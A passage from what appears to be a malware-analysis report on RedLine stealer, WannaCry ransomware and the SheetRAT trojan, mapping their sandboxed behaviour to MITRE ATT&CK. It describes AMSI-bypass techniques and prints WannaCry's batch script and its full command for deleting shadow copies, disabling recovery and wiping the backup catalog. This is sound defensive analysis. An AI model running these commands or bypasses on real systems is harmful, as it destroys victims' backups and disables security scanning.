- Purpose: Attempts to hinder AMSI's ability to scan network traffic by disabling proxy settings in the registry.
- Actions:
    - Creates variables to hold registry paths and values.
    - Uses Set-ItemProperty to modify the ProxyEnable value to 0, disabling proxy usage.

Disabling AMSI - Environment Variable:

- Purpose: Suppresses AMSI within the current CLI process.
- Actions:
    - Uses SetEnvironmentVariable to set the __PSLockdownPolicy environment variable to 1, signaling AMSI to suppress its scanning.

Disabling AMSI - Memory Patching:

- Purpose: Directly disables AMSI components in memory.
- Actions:
    - Creates a byte array of NOP instructions ("\x90" * 9076) to overwrite AMSI code.
    - Uses reflection to access the amsiContext field within the System.Management.Automation.AmsiUtils assembly.
    - Copies the NOP instructions into the amsiContext field, effectively disabling AMSI.

Disabling AMSI - Script Block Logging:

- Purpose: Prevents AMSI from logging CLI commands for security analysis.
- Actions:
    - Creates a byte array of null bytes ("\x00\x00\x00\x00\x00\x00\x00\x00").
    - Uses reflection to access the amsiSession field within the System.Management.Automation.AmsiUtils assembly.
    - Copies the null bytes into the amsiSession field, disabling script block logging.

Invoke the Modified CLI Script:

- Purpose: Executes a separate CLI script (presumably one that would be blocked by AMSI if it were enabled).
- Actions:
    - Uses the iex command (short for "Invoke-Expression") to run the modified script.

Execution of this CLI script shows us that the RedLine stealer attempts to disable AMSI.

5.1.7 Defense Evasion techniques used:

According to MITRE ATT&CK matrix T1070.004, an adversary can remove IOCs by deleting files used to infect the machine. In the case of redline stealer, we see that IOCs are removed from the system by attempting to remove the XML script used to configure the task scheduler. The indicator removal can hamper malware investigations.

From the analysis of the above-mentioned sample, we can deduce the defense evasion techniques used by the malware:

Defense Evasion Techniques:

- **T1053: Scheduled Task/Job:**
    - The malware creates a scheduled task to execute itself when a user logs on (T1497.003: Time-Based Evasion).
- **T1070: Indicator Removal:**
    - The malware attempts to delete the XML script used to configure the task scheduler (T1070.004: File Deletion).
- **T1070: Indicator Removal:**
    - The malware tampers with the compilation timestamp to potentially mask its creation time (T1070.006: Timestomp).
- **T1497.001: Virtualization/Sandbox Evasion:**
    - The malware uses WMI queries to gather information about disk drives and the operating system, potentially to detect virtualization environments (T1497.001: System Checks).
- **T1497.003: Virtualization/Sandbox Evasion:**
    - Adversaries may use a variety of time-based evasion techniques, such as programmed sleep commands or native system scheduling features (e.g., Scheduled Task/Job) to postpone the operation of malware upon initial execution. To escape examination and scrutiny, delays may also be caused by waiting for certain victim conditions to be met (such as system time, events, etc.) or by using planned Multi-Stage Channels. (MITRE, 2023)
- **T1562: Impair Defences:**
    - The malware attempts to bypass Microsoft Defender by adding itself as an exclusion (T1562.001: Disable or Modify Tools).
- **T1027: Obfuscated Files or Information:**
    - Malware attempts to disable AMSI using base64 encoded CLI script.


Additional Observations:

Privilege Escalation: The malware could potentially use the task scheduler to gain elevated privileges (T1053).

5.2 WannaCry Ransomware

The WannaCry static properties will be examined using virus total. Post static properties identification the sample will be executed in any.run sandbox to identify behaviours and IOCs.

5.2.1 Initial analysis of hash using VirusTotal




Creation Time	2009-07-14 00:03:18 UTC
First Seen In The Wild	2021-01-31 08:24:26 UTC
First Submission	2017-04-28 10:52:07 UTC
Last Submission	2024-01-02 22:53:57 UTC
Last Analysis	2024-01-02 22:53:57 UTC

Figure 17. Timeline

The history of malware indicates that the sample originates from 2009 and was first submitted for analysis in 2017. This is in line with the timeline of the ransomware attack as seen in May 2017.

Examining the PE header, we extract information relating to compiler environments as shown in the image.



Compiler Products

[IMP] Windows Server 2003 SP1 DDK build 4035 count=19

[---] Unmarked objects count=176

[C++] VS98 (6.0) SP6 build 8804 count=7

[RES] VS98 (6.0) SP6 cvtres build 1736 count=1

id: 0xc, version: 7291 count=2

id: 0xb, version: 8047 count=1


id: 0xe, version: 7299 count=4

id: 0xa, version: 8047 count=11

id: 0x4, version: 8047 count=4

Figure 19. Compiler information

The file was likely compiled using a combination of tools, including a proprietary compiler (IMP), the Windows Server 2003 Driver Development Kit, and Visual Studio 98. The presence of unmarked objects suggests that some components might not be easily identifiable.



wanacry_lXxjaZU.exe
dvdplay
wanacry_F1bK2JO.exe
wanacry_16NSmy5.exe
wanacry_I8alqmM.exe
wanacry_rKuNIM9.exe
wanacry_EUHqbTG.exe
wanacry_eBiJXRn.exe
wanacry_aBgFxQA.exe
wanacry_go6z8Hw.exe
wanacry_l3xT4ud.exe
wanacry_S9H0IlP.exe
wanacry.exe


wanacry_AwRwrda.exe
wanacry_CEthrwF.exe
wanacry_KCiGm3i.exe
kopyalanmış_WannaCry.exe
WannaCry.exe
be22645c61949ad6a077373a7d6
wanacry_zaqNXV4.exe
wanacry_pK1ZuHe.exe
TROJAN.RANSOM.WANNACRY
Wanna.exe
WannaCry.bin
Cry_EN
WannaCry1.exe

WannaGen.exe
wannacry.exe
WannaCryptor v1.0.exe
aws cracker - Paid Version @developer.exe
Trojan.Ransom.WannaCry
Sin confirmar 372543.crdownload
Cry.pdf
wn.exe
.js
E46J.exe
file.exe
3.exe
be22645c61949ad6a077373a7d6cd85e3fa

Figure 20. Alias file names for the respective MD5 hash

The above file names represent the different names for the file with the same hash. Examining some file names we see that some names look deceiving and can be used for potential clickbait, like “aws cracker – Paid Version @developer.exe” and “Cry.pdf”.

In the next step, we will analyse the modules imported by WannaCry ransomware.


Imports

+ ADVAPI32.dll

+ KERNEL32.dll

+ MSVCRT.dll

+ WS2_32.dll

+ USER32.dll

Figure 21. Modules imported by WannaCry ransomware

As with any program, modules can be imported for legitimate and malicious purposes. Here we see the following modules being imported and their possible malicious purposes:

ADVAPI32.dll being imported, this can be used to manipulate registry keys to persist itself after reboots, disable security features, store configuration data, create or terminate processes to spread itself, or evade detection.

KERNEL32.dll can be imported for allocation of memory for storing malicious code and data, spawning multiple threads for efficient execution and potential obfuscation of activities.


MSVCRT.dll can be used for handling I/O for file reading and writing, as well as network communication as well as string manipulation which can be used to process text data for file paths, ransom notes, and network communication.

WS2_32.dll manages network communications and plays a vital role in pivoting by establishing connections to command-and-control servers for receiving instructions, downloading additional payloads, spreading to other systems, and managing network connections at a lower level.

USER32.dll can be used to display ransom notes, potentially create fake windows to deceive users or interact with system dialogs.

5.2.2 Behavioural Analysis of WannaCry Ransomware using Any Run

Initial execution of sample WannaCry.exe drops modifies 7630 files. These dropped files include major functional files as seen below.




```
+46 ms     binary       628 b     C:\Users\admin\AppData\Local\Temp\c.wry
                                  663e55df21852bc8870b86bc38e58262
+46 ms     text         42.8 Kb   C:\Users\admin\AppData\Local\Temp\m.wry
                                  980b08bac152aff3f9b0136b616affa5
+46 ms     text         729 b     C:\Users\admin\AppData\Local\Temp\r.wry
                                  880e6a619106b3def7e1255f67cb8099
+46 ms     binary       68.2 Kb   C:\Users\admin\AppData\Local\Temp\t.wry
                                  5557ee73699322602d9ae8294e64ce10
+62 ms     executable   236 Kb    C:\Users\admin\AppData\Local\Temp\u.wry
                                  cf1416074cd7791ab80a18f9e7e219d9
+93 ms     executable   236 Kb    C:\Users\admin\AppData\Local\Temp\!WannaDecryptor!.exe
                                  cf1416074cd7791ab80a18f9e7e219d9
+93 ms     text         336 b     C:\Users\admin\AppData\Local\Temp\167821701777122.bat
                                  bd6f3ab6ae80d8e346081a911d4c25e2
+328 ms    text         797 b     C:\Users\admin\AppData\Local\Temp\!Please Read Me!.txt
                                  afa18cf4aa2660392111763fb93a8c3d
+2890 ms   binary       276 b     C:\Users\admin\AppData\Local\Temp\00000000.pky
                                  c97da771b6938dd93da575128b699293
+2906 ms   binary       136 b     C:\Users\admin\AppData\Local\Temp\00000000.res
                                  0408951ae96c4d23f8e429fdefd872f7
```

Figure 22. Other files created by WannaCry.exe

Each of these files play a major role in successful execution of the ransomware. Some of these files are explained below.

File name	**Function**
c.wry	• Retains the C2 servers' internet protocol (IP) addresses for communication purposes with the ransomware • File also contains the Bitcoin wallet addresses where victims are instructed to send ransom payments.
m.wry	• Holds the public key for RSA that WannaCry uses to encrypt the files of its victims. The ransomware needs this key to generate a different decryption key for every compromised system.
r.wry	• Serves as a ransom note
t.wry	• Encrypted file containing the WannaCry decryption tool. This tool, once decrypted, holds the private key necessary to unlock the victims' encrypted files. • Houses the default AES key used during the initial encryption phase.
00000000.res	• Stores information on command and control.
00000000.pky	• Possibly contains a public key used for encryption during the attack, housed in a Microsoft PUBLICKEYBLOB.

Further we also find a batch script which will be executed by WannaCry.exe.



```
+93 ms    executable   236 Kb   C:\Users\admin\AppData\Local\Temp\!WannaDecryptor!.exe
                                cf1416074cd7791ab80a18f9e7e219d9
+93 ms    text         336 b    C:\Users\admin\AppData\Local\Temp\167821701777122.bat
                                bd6f3ab6ae80d8e346081a911d4c25e2
+328 ms   text         797 b    C:\Users\admin\AppData\Local\Temp\!Please Read Me!.txt
                                afa18cf4aa2660392111763fb93a8c3d
```

Figure 23. Batch file used to create a shortcut to !WannaDecryptor!.exe

WannaCry.exe spawns the Windows command line interpreter cmd.exe to execute the batch script using the command "*C:\\Windows\\system32\\cmd.exe /c 20101701776063.bat*". The breakdown of the script is given below.

- **C:\\Windows\\system32\\cmd.exe**: This part specifies the path to the Command Prompt executable (cmd.exe) on a Windows system. This is the program that interprets and executes the commands.
- **/c**: This is a command-line option for cmd.exe that carries out the command specified and then terminates. In this case, it is followed by the command to execute (20101701776063.bat).
- **20101701776063.bat**: This is the batch file that is being executed. Batch files are script files containing a series of commands that are executed in sequence by the command interpreter.

The command is running the Windows Command Prompt and telling it to execute the batch file 20101701776063.bat. The purpose and content of the batch file itself would determine what actions are taken. In the next step, we will analyze the batch file to get further information and contextual information.

5.2.3 Analysing the batch file

On examining the batch file some interesting script is seen which points to some interesting behaviour as explained below

```
@echo off

echo Set o = WScript.CreateObject("WScript.Shell")> c.vbs

echo Set ol = o.CreateShortcut("C:\Users\admin\AppData\Local\Temp\!WannaDecryptor!.exe.lnk")>>
c.vbs
echo ol.TargetPath = "C:\Users\admin\AppData\Local\Temp\!WannaDecryptor!.exe">> c.vbs

echo ol.Save>> c.vbs

cscript //nologo c.vbs

del c.vbs


del /a %0
```

Figure 24. Batch script 20101701776063.bat executed using CLI

The breakdown of the script is explained below. It will help us further understand the actions executed under the context of this script.

1. ***@echo off***: This command suppresses the display of command prompts during execution, making the script's actions less visible to the user.

2. ***echo Set o = WScript.CreateObject("WScript.Shell")> c.vbs***: This creates a VBScript file named c.vbs and writes a line of code into it. This code, when executed, initializes a Windows Script Host object, which can interact with the operating system.

3. ***Echo Set ol = o.CreateShortcut("C:\Users\admin\AppData\Local\Temp\!WannaDecryptor!.exe.lnk")>> c.vbs***: This appends another line to c.vbs, instructing it to create a shortcut file named !WannaDecryptor!.exe.lnk in the Temp folder of the admin user's profile.

4. ***echo ol.TargetPath = "C:\Users\admin\AppData\Local\Temp\!WannaDecryptor!.exe">> c.vbs***: This sets the target path of the shortcut to a file named !WannaDecryptor!.exe in the same Temp folder.

5. ***echo ol.Save>> c.vbs***: This directs the VBScript to save the created shortcut.

6. ***cscript //nologo c.vbs***: This executes the c.vbs script using the Windows Script Host, without displaying any banner or copyright information.


7. ***del c.vbs***: This deletes the VBScript file, removing evidence of its activity.

8. ***del /a %0***: This deletes the batch script itself, further concealing its presence.

The script's primary purpose is to create a shortcut to a file named !WannaDecryptor!.exe in the user's temporary folder. This file, if present, is likely the actual ransomware payload.

The use of a VBScript and the deletion of both the script and VBScript file are attempts to disguise the script's actions and make analysis more difficult.

The batch file created a visual basic script in a file called c.vbs. On examining the script file, we see a VB script.



```
Set o =
WScript.CreateObject("WScript.Shell")
```

Figure 25. Contents of file c.vbs

Interpreting the script file

- Set o =: This part declares a variable named o and prepares to assign an object to it.
- WScript.CreateObject("WScript.Shell"): This function call does the following:
    - WScript: Refers to the Windows Script Host object, which provides a runtime environment for executing scripts.
    - CreateObject: A method within WScript that allows you to create instances of COM (Component Object Model) objects.
    - "WScript.Shell": Specifies the particular COM object to create, in this case, the Windows Shell object.


The Windows command interpreter spawned by WannaCry.exe then further spawns cscript.exe to execute the VBScript in the c.vbs file. cscript.exe executes this script using ***cscript //nologo c.vbs*** CLI script. This means the execution of the script is concealed from the user (MITRE ATT&CK T1564.003). cscript.exe is the command-line version of the Windows Script Host (WSH), a powerful tool for executing scripts written in various scripting languages, such as VBScript or JScript, on Windows systems.

Here we see several techniques used by the WannaCry Ransomware to evade defenses.

- **T1070: Indicator Removal on Host:**
    - The deletion of the batch script and VBScript could be considered an attempts to remove indicators of compromise. This will hamper the analyst's ability to reverse engineer the malware.
- **T1064: Scripting:**
    - The use of both a batch script and a VBScript demonstrates the attacker's intention to leverage scripting for malicious purposes.
- **T1027: Obfuscated Files or Information:**
    - The script creates a VBScript file, which is then executed and deleted, making its analysis more challenging.

5.2.4 Deleting shadow copies and inhibiting system recovery

Similarly, WannaCry.exe process launces a second instance of cmd.exe. This time the malware tries to inhibit system recovery after infection by deleting all shadow copies on the system. The script executed is broken down:



```
"C:\Windows\System32\cmd.exe" /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default}
bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet
```

Figure 26. Deleting shadow copies

The primary objective of this script is to obstruct any attempts to restore files encrypted by the ransomware. It does this by:

- Deleting shadow copies, which are often used for backups.
- Disabling recovery tools like WinRE.
- Hindering the use of Windows Backup.

Hindering Recovery Efforts: By disrupting these recovery options, the ransomware aims to make it exceedingly challenging, if not impossible, for victims to restore their files without paying the ransom.

Execution of this script involves techniques using which the malware can evade defense. The techniques are detailed below.

- **T1490: Inhibit System Recovery:**
    - Deleting shadow copies (VSS) and disabling Windows Recovery Environment (WinRE) directly obstruct recovery efforts.
- **T1485: Data Destruction:**
    - While not the primary goal of the script, deleting shadow copies effectively destroys backup data that could aid in recovery.
- **T1562: Impair Defenses:**
    - Disabling WinRE and potentially hindering Windows Backup can be considered attempts to impair system defenses.
- **T1070: Indicator Removal on Host:**
    - The deletion of backup catalog entries could be viewed as an attempt to remove indicators of compromise. These entries can show various backup attempts that were blocked and other events related to backups.

Additionally, the WannaCry also uses scheduled task jobs and process injections. These methods were not uncovered in this variant of the ransomware. However, other variants can demonstrate this behaviour. The relevant MITRE ATT&CK techniques are as follows:

- **T1053: Scheduled Task/Job:**
  - While not observed in this specific script, WannaCry has been known to create scheduled tasks to execute its payload, potentially using this as a persistence mechanism.
- **T1055: Process Injection:**
  - Depending on the specific variant and execution methods, WannaCry might employ process injection to evade detection and maintain stealth.


5.3 SheetRAT Trojan

SheetRAT is relatively a new trojan actively being distributed via discord channels and communities. The sample itself shows up as a useful tool which then executed acts as a trojan that opens backdoors. Therefore, enabling the adversary to access the machine remotely.

Since the size of the sample exceeded the maximum file size limit of any run, the file was downloaded into the VM using cloud storage Media fire, to bypass the file size limit.

5.3.1 Initial analysis of hash using VirusTotal

Examining the hash on the virus total we see the following results.



19 security vendors and no sandboxes flagged this file as malicious

c4d6d9af8e71bedd9992fbae5e889cb50f7606cff4afb3ba96fca57ee34c9071
SamFwToolSetup.exe
peexe long-sleeps detect-debug-environment calls-wmi overlay

Size 54.49 MB
Last Analysis Date 3 days ago

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.antivm/msil
Threat categories trojan adware
Family labels antivm msil

Security vendors' analysis
Do you want to automate checks?


Alibaba	Trojan:MSIL/AntiVM.24efdf60	Avira (no cloud)	SPR/Agent.aqs
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	DeepInstinct	MALICIOUS
ESET-NOD32	A Variant Of MSIL/AntiVM.A Suspicious	F-Secure	PrivacyRisk.SPR/Agent.aqs
Fortinet	Adware/AntiVM	Gridinsoft (no cloud)	Ransom.Win32.Wacatac.cl

Figure 27. Hash analysis of SheetRAT trojan on VirusTotal

Out of 63 antivirus engines and no sandboxes, only 19 flagged the file as malicious. This means that CTI feed has not been updated by several vendors. Thus, exposing users to threats.

19 detections were made by various antivirus engines, including Alibaba (Trojan MSIL/AntiVM.24efdf60), CrowdStrike Falcon (Win/malicious confidence 100% (W)), Deepinstinct (MALICIOUS), and ESET NOD32 (A Variant Of MSIL/AntiVM A Suspicious).

The file has a community score of 100, which ascertains that the sample is malicious. This score is based on several factors, including the number of times the file has been uploaded to VirusTotal, the number of times it has been flagged as malicious by security vendors, and the number of times it has been downloaded.


Imports

- kernel32.dll
- oleaut32.dll
- netapi32.dll
- advapi32.dll
- version.dll
- user32.dll
- comctl32.dll

Figure 28. Modules imported by the trojan

In the above image we can see that the malware imports multiple DLL libraries. The libraries server specific functions in the Windows operating system. Although used for legitimate purposes in Windows, malware can leverage the DLL files for malicious purposes.

Like advapi32.dll can be used for modifying system settings and registry keys to persist and evade detection, disabling security features, and creating hidden services for malicious activities. comctl32.dll can used for creating a more convincing and professional-looking user interface for phishing attacks or social engineering. netapi32.dll can be used for spreading to other computers on the network and stealing sensitive data from network shares. oleaut32.dll can be used for controlling other applications, like email clients or browsers, and downloading and executing additional malware.

Analyzing imported DLLs can provide clues about a program's potential capabilities, but it's not always conclusive evidence of malicious intent as legitimate programs also import these DLLs for their essential functions. Comprehensive analysis of a program's behaviour and other factors is crucial for accurate malware identification.


5.3.2 Behavioural analysis using anyrun

Malware was downloaded to the sandbox using a cloud storage service called Media Fire as the file size exceeded the maximum file size limit of 16MB imposed by any run. After downloading the malware in an archive, it was extracted using WinRAR and executed and the behaviour was observed.

After extraction of the file from the zip archive, an executable is obtained called SamFwToolSetup.exe.

The sample when executed drops immediately another executable file the temporary directory *C:\Users\admin\AppData\Local\Temp\is-FH2BV.tmp\* with the name SamFwToolSetup.tmp.

SamFwToolSetup.tmp invokes the initial executable SamFwToolSetup.exe using a CLI script with the parameters /SL5="$F012C,56299822,832512.



```
 "C:\Users\admin\AppData\Local\Temp\is-FH2BV.tmp\SamFwToolSetup.tmp"
/SL5="$F012C,56299822,832512,C:\Users\admin\Desktop\SamFwToolSetup.exe" .
```

Figure 29. CLI script invoking SamFwToolSetup.exe

*/SL5="$F012C,56299822,832512,C:\Users\admin\Desktop\SamFwToolSetup.exe"*: This part includes parameters for the installation or execution process. It seems to be specifying some details, such as a license key (possibly "$F012C"), a series of numbers (56299822 and 832512), and the path to the main executable file "SamFwToolSetup.exe" located on the desktop.

The parameters following `/SL5=` in the command line may contain specific instructions or customization parameters for the installation. These parameters might be associated with the temporary file or the final executable*. /SL5="$F012C,56299822,832512*` can be custom parameters passed on to the program.
After execution of the above event the invoked `SamFwToolSetup.exe` runs a command `"C:\Users\admin\Desktop\SamFwToolSetup.exe" /SPAWNWND=$80210 /NOTIFYWND=$F012C` which creates another executable file called `SamFwToolSetup.tmp` in `C:\Users\admin\AppData\Local\Temp\is-Q8ANL.tmp\SamFwToolSetup.tmp` directory.

The dropped executable file `SamFwToolSetup.tmp` then executes a CLI script.

```
"C:\Users\admin\AppData\Local\Temp\is-Q8ANL.tmp\SamFwToolSetup.tmp"
/SL5="$B018E,56299822,832512,C:\Users\admin\Desktop\SamFwToolSetup.exe" /SPAWNWND=$80210 /NOTIFYWND=$F012C
```

Figure 30. CLI script for installation of trojan program

This command is a setup or installation command, likely for a software tool named "SamFwToolSetup." Let's break down the components:

1. `"C:\Users\admin\AppData\Local\Temp\is-Q8ANL.tmp\SamFwToolSetup.tmp"`: This is the path to a temporary file named "SamFwToolSetup.tmp" located in the temporary directory (`Temp`). Temporary files are often used during installation processes for various purposes, such as extracting and storing files before installing them.
2. `/SL5="$B018E,56299822,832512,C:\Users\admin\Desktop\SamFwToolSetup.exe"`: This part of the command includes parameters for the installation. It appears to specify a license key (`$B018E`), followed by some numerical values (56299822 and 832512). Additionally, it seems to point to the main executable file "SamFwToolSetup.exe" on the desktop.
3. `/SPAWNWND=$80210`: This parameter likely specifies the window handle (HWND) of a parent window or the window from which the installation process will spawn. `$80210` is the hexadecimal representation of a window handle.
4. `/NOTIFYWND=$F012C`: This parameter likely specifies the window handle to be used for notifications during the installation process. `$F012C` is the hexadecimal representation of a window handle.

This command is likely initiating the installation of `"SamFwToolSetup"` using a temporary file, providing installation parameters such as a license key, specifying window handles for spawning and notifications.

The event also drops the `7zip` archival tool in the `C:\SamFwTool\data\7za.exe` directory. `7zip` is a legitimate open-source archive manager tool that can be used as an ingress tool. Malware uses multiple techniques to insert malware into a system.

Further, it also creates a start menu shortcut to the `SamFwTool.exe`. `C:\ProgramData\Microsoft\Windows\Start Menu\Programs\SamFw Tool.lnk`.

The Windows CLI is used by the dropped 7zip archival tool to extract a file named data.7z with the command:

```
"C:\SamFwTool\data\7za.exe" x "C:\SamFwTool\data.7z" -o "C:\SamFwTool\" * -r -
aoa
```

Figure 31. Extracting zip archive using 7z CLI

The breakdown of the script function is detailed below:

